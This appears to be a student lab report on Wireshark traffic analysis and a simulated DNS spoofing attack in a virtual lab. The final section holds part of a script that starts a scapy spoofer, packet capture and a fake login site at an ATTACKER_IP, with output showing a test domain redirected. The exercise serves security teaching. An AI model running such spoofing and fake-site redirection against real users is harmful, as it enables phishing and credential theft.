
5. Timing and Performance Data

- Packet timestamps
- Packet loss or retransmissions
- Connection duration and flow rate

6. Security-Related Information

- Unencrypted usernames and passwords
- Suspicious IPs or domains contacted
- Evidence of port scanning or reconnaissance activity
- Indicators of malware communication or C2 (Command & Control) traffic
- Signs of MITM (Man-in-the-Middle) or DNS spoofing attempts

Identify any sensitive information (e.g., cookies, passwords, or session IDs).



```
TCP payload (330 bytes)
▾ Hypertext Transfer Protocol
  ▾ GET / HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    Host: icdfa.edu.ng\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://icdfa.edu.ng/]
    [HTTP request 1/4]
    [Response in frame: 502]
```

Flags (3 bits) (ip.flags), 1 byte(s)   Packets: 21126 · Displayed:


3. Analyze Network Traffic:

- **Filter Traffic in Wireshark:**
  - Focus on HTTP, TCP, and DNS packets.

Task:

- Document the source IP addresses, destination IP addresses, source MAC addresses, and destination MAC addresses from the captured traffic.

HTTP




http

No.	Time	Source	Destination	Protocol	Length	Total Length	Info
74	50.746310030	192.168.11.48	34.107.221.82	HTTP	361	347	GET /success.txt?ipv
79	50.874216266	34.107.221.82	192.168.11.48	HTTP	282	268	HTTP/1.1 200 OK (te
103	51.316615008	192.168.11.48	34.107.221.82	HTTP	361	347	GET /success.txt?ipv
116	51.461327545	34.107.221.82	192.168.11.48	HTTP	282	268	HTTP/1.1 200 OK (te
477	64.938432228	192.168.11.48	131.153.147.186	HTTP	402	388	GET / HTTP/1.1
502	66.026901835	131.153.147.186	192.168.11.48	HTTP	661	647	HTTP/1.1 200 OK (te
508	66.894231932	192.168.11.48	131.153.147.186	HTTP	363	349	GET /files/css/boots
509	66.908388935	192.168.11.48	131.153.147.186	HTTP	357	343	GET /files/css/anima
565	67.198743073	131.153.147.186	192.168.11.48	HTTP	1383	1369	HTTP/1.1 200 OK (te
575	67.201765972	192.168.11.48	131.153.147.186	HTTP	367	353	GET /files/css/menuz
576	67.202855661	192.168.11.48	131.153.147.186	HTTP	379	365	GET /files/css/menuz


```
▾ Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  ▸ Destination: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  ▸ Source: VMware_47:55:5f (00:0c:29:47:55:5f)
    Type: IPv4 (0x0800)
```

TCP



```
tcp
No.   Time           Source          Destination     Protocol  Length Total Length  Info
   62 50.555774259   192.168.11.48   34.107.221.82   TCP         74    60 34084 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2325
   69 50.635427245   192.168.11.48   34.107.243.93   TCP         74    60 47118 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=321
   72 50.735965386   34.107.221.82   192.168.11.48   TCP         74    60 80 → 34084 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM
   73 50.736051067   192.168.11.48   34.107.221.82   TCP         66    52 34084 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2325886434 TSecr=
   74 50.746310030   192.168.11.48   34.107.221.82   HTTP       361   347 GET /success.txt?ipv4 HTTP/1.1
   75 50.766466861   34.107.243.93   192.168.11.48   TCP         74    60 443 → 47118 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PER
   76 50.766576700   192.168.11.48   34.107.243.93   TCP         66    52 47118 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3214722505 TSecr
   77 50.769776585   192.168.11.48   34.107.243.93   TLSv1.3    583   569 Client Hello (SNI=push.services.mozilla.com)
   78 50.869124275   34.107.221.82   192.168.11.48   TCP         66    52 80 → 34084 [ACK] Seq=1 Ack=296 Win=268544 Len=0 TSval=3062818649 TSe
   79 50.874216266   34.107.221.82   192.168.11.48   HTTP       282   268 HTTP/1.1 200 OK  (text/plain)
   80 50.874504079   192.168.11.48   34.107.221.82   TCP         66    52 34084 → 80 [ACK] Seq=296 Ack=217 Win=64128 Len=0 TSval=2325886572 TS

› Frame 62: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
⌄ Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  › Destination: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  › Source: VMware_47:55:5f (00:0c:29:47:55:5f)
    Type: IPv4 (0x0800)
```

DNS



```
dns
No.   Time           Source          Destination     Protocol  Length Total Length  Info
   56 50.414362915   192.168.11.48   8.8.8.8         DNS         85    71 Standard query 0x6c60 A push.services.mozilla.com
   57 50.414537698   192.168.11.48   8.8.8.8         DNS         85    71 Standard query 0x7363 AAAA push.services.mozilla.com
   58 50.549730587   8.8.8.8         192.168.11.48   DNS        195   181 Standard query response 0x10ac A detectportal.firefox.com CNAME detectpo
   59 50.549803241   8.8.8.8         192.168.11.48   DNS        207   193 Standard query response 0x9cc4 AAAA detectportal.firefox.com CNAME detec
   60 50.553701071   8.8.8.8         192.168.11.48   DNS        183   169 Standard query response 0xf3c0 AAAA example.org AAAA 2600:1408:ec00:36::
   61 50.553799189   8.8.8.8         192.168.11.48   DNS        135   121 Standard query response 0x83cc A example.org A 23.215.0.133 A 23.220.75.
   63 50.558450575   8.8.8.8         192.168.11.48   DNS        105    91 Standard query response 0xae63 A ipv4only.arpa A 192.0.0.171 A 192.0.0.1
   64 50.558516787   8.8.8.8         192.168.11.48   DNS        130   116 Standard query response 0xc361 AAAA ipv4only.arpa SOA sns.dns.icann.org
   65 50.565251419   192.168.11.48   8.8.8.8         DNS         84    70 Standard query 0xc745 A detectportal.firefox.com
   66 50.565624301   192.168.11.48   8.8.8.8         DNS         84    70 Standard query 0x0647 AAAA detectportal.firefox.com
   67 50.628902076   8.8.8.8         192.168.11.48   DNS        101    87 Standard query response 0x6c60 A push.services.mozilla.com A 34.107.243.

› Frame 56: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface eth0, id 0
⌄ Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  › Destination: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  › Source: VMware_47:55:5f (00:0c:29:47:55:5f)
    Type: IPv4 (0x0800)
```

Question:

- How can this intercepted data be used in a potential attack?


Intercepted data can be used in the following attack:

- Man-in-the-Middle (MITM) attack
- Session hijacking
- Credential theft or replay
- DNS spoofing / redirection
- Phishing
- Traffic analysis and profiling
- Data manipulation or injection
- Credential stuffing / account takeover
- ARP poisoning
- Targeted surveillance or reconnaissance

Part 2: DNS Spoofing and ARP Poisoning


1. DNS Spoofing Traffic Files:

- **Download DNS Spoofing Traffic Files:**



```
┌──(cyberrpen㉿cyberrpen)-[~]
└─$ wget -O dns_spoof_capture.pcap "https://raw.githubusercontent.com/waytoal
pit/ManOnTheSideAttack-DNS-Spoofing/master/capture.pcap"

--2025-10-22 18:13:02--  https://raw.githubusercontent.com/waytoalpit/ManOnTh
eSideAttack-DNS-Spoofing/master/capture.pcap
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.11
1.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
11.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4846 (4.7K) [application/octet-stream]
Saving to: ‘dns_spoof_capture.pcap’

dns_spoof_capture.p 100%[=================>]   4.73K  --.-KB/s    in 0.001s

2025-10-22 18:13:03 (4.36 MB/s) - ‘dns_spoof_capture.pcap’ saved [4846/4846]


┌──(cyberrpen㉿cyberrpen)-[~]
└─$ # show file info
ls -lh dns_spoof_capture.pcap
file dns_spoof_capture.pcap

# compute checksum (paste this into your report)
sha256sum dns_spoof_capture.pcap

-rw-r--r-- 1 cyberrpen cyberrpen 4.8K Oct 22 18:13 dns_spoof_capture.pcap
dns_spoof_capture.pcap: pcap capture file, microsecond ts (little-endian) - v
ersion 2.4 (Ethernet, capture length 262144)
d4b3410cb77f44f45e5d0cd67fe33a3352a34f1b098730113ba0a0155cb3d98d  dns_spoof_c
apture.pcap
```


- **Retrieve the DNS Spoofing Traffic Files from the provided link.**



```
┌──(cyberrpen㉿cyberrpen)-[~]
└─$ tshark -r dns_spoof_capture.pcap -Y "dns" -w dns_only_capture.pcap
# quick verify
ls -lh dns_only_capture.pcap
tshark -r dns_only_capture.pcap -q -z io,phs

 ** (tshark:155956) 18:14:53.482139 [WSUtil WARNING] ./wsutil/filter_files.c:
242 -- read_filter_list(): '/usr/share/wireshark/cfilters' line 1 doesn't hav
e a quoted filter name.
 ** (tshark:155956) 18:14:53.482379 [WSUtil WARNING] ./wsutil/filter_files.c:
242 -- read_filter_list(): '/usr/share/wireshark/cfilters' line 2 doesn't hav
e a quoted filter name.
-rw-r--r-- 1 cyberrpen cyberrpen 5.6K Oct 22 18:14 dns_only_capture.pcap
 ** (tshark:155963) 18:14:53.787043 [WSUtil WARNING] ./wsutil/filter_files.c:
242 -- read_filter_list(): '/usr/share/wireshark/cfilters' line 1 doesn't hav
e a quoted filter name.
 ** (tshark:155963) 18:14:53.787209 [WSUtil WARNING] ./wsutil/filter_files.c:
242 -- read_filter_list(): '/usr/share/wireshark/cfilters' line 2 doesn't hav
e a quoted filter name.

===================================================================
Protocol Hierarchy Statistics
Filter:

eth                                     frames:42 bytes:4150
  ip                                    frames:42 bytes:4150
    udp                                 frames:42 bytes:4150
      dns                               frames:42 bytes:4150
===================================================================

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ tshark -r dns_only_capture.pcap -T fields \
  -e frame.number -e frame.time_relative -e dns.id -e dns.qry.name \
  -e dns.flags.response -e ip.src -e ip.dst -e dns.a \
  | sed 's/\t/ | /g' \
  > dns_packet_list.txt

# show first 200 lines
head -n 200 dns_packet_list.txt

 ** (tshark:156108) 18:15:11.822001 [WSUtil WARNING] ./wsutil/filter_files.c:
242 -- read_filter_list(): '/usr/share/wireshark/cfilters' line 1 doesn't hav
e a quoted filter name.
 ** (tshark:156108) 18:15:11.824614 [WSUtil WARNING] ./wsutil/filter_files.c:
242 -- read_filter_list(): '/usr/share/wireshark/cfilters' line 2 doesn't hav
e a quoted filter name.
1 | 0.000000000 | 0×1e8a | www.facebook.com | False | 192.168.88.135 | 8.8.8.
8 |
2 | 0.037839000 | 0×1e8a | www.facebook.com | True | 8.8.8.8 | 192.168.88.135
 | 31.13.66.36
3 | 0.650666000 | 0×1e8a | www.facebook.com | True | 8.8.8.8 | 192.168.88.135
 | 127.0.1.1
```

Goal*:*

- Simulate a DNS Spoofing attack to redirect users to a fake login page when they type an incorrect URL and analyze the captured traffic to understand how the attack is executed.



```
sleep 1
echo
echo "══ SETUP COMPLETE ══"
echo "Fake site: http://$ATTACKER_IP:$HTTP_PORT/"
echo "Domain being spoofed: $SPOOF_DOMAIN → $ATTACKER_IP"
echo "PCAP recording to: $PCAP_FILE"
echo
echo "ON THE VICTIM VM: open a browser and visit: http://$SPOOF_DOMAIN"
echo "(If the victim uses an upstream resolver or DNSSEC, spoofing may not work; this is for isolated lab use.)"
read -p "Press ENTER when you have triggered the victim to stop capture and save the pcap ... "
# stop background processes
kill $SCAPY_PID $TCPDUMP_PID $HTTP_PID 2>/dev/null || true
sleep 1
echo "Stopped background processes. PCAP saved to $PCAP_FILE"
sha256sum "$PCAP_FILE" || true
echo "Also downloaded sample pcap dns_spoof_capture_sample.pcap (if available)."
'

[sudo] password for cyberrpen:
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4846  100  4846    0     0   5236      0 --:--:-- --:--:-- --:--:--  5238
[*] IFACE=eth0 ATTACKER_IP=192.168.11.48 SPOOF_DOMAIN=testphp.vulnweb

══ SETUP COMPLETE ══
Fake site: http://192.168.11.48:8000/
Domain being spoofed: testphp.vulnweb → 192.168.11.48
PCAP recording to: dns_spoof_capture.pcap

ON THE VICTIM VM: open a browser and visit: http://testphp.vulnweb
(If the victim uses an upstream resolver or DNSSEC, spoofing may not work; this is for isolated lab use.)
Press ENTER when you have triggered the victim to stop capture and save the pcap …
Stopped background processes. PCAP saved to dns_spoof_capture.pcap
060c38c240562798ed38323ce0d29675ba7b62d26faf1e8fab4d0bbcb4ab2e61  dns_spoof_capture.pcap
Also downloaded sample pcap dns_spoof_capture_sample.pcap (if available).
```

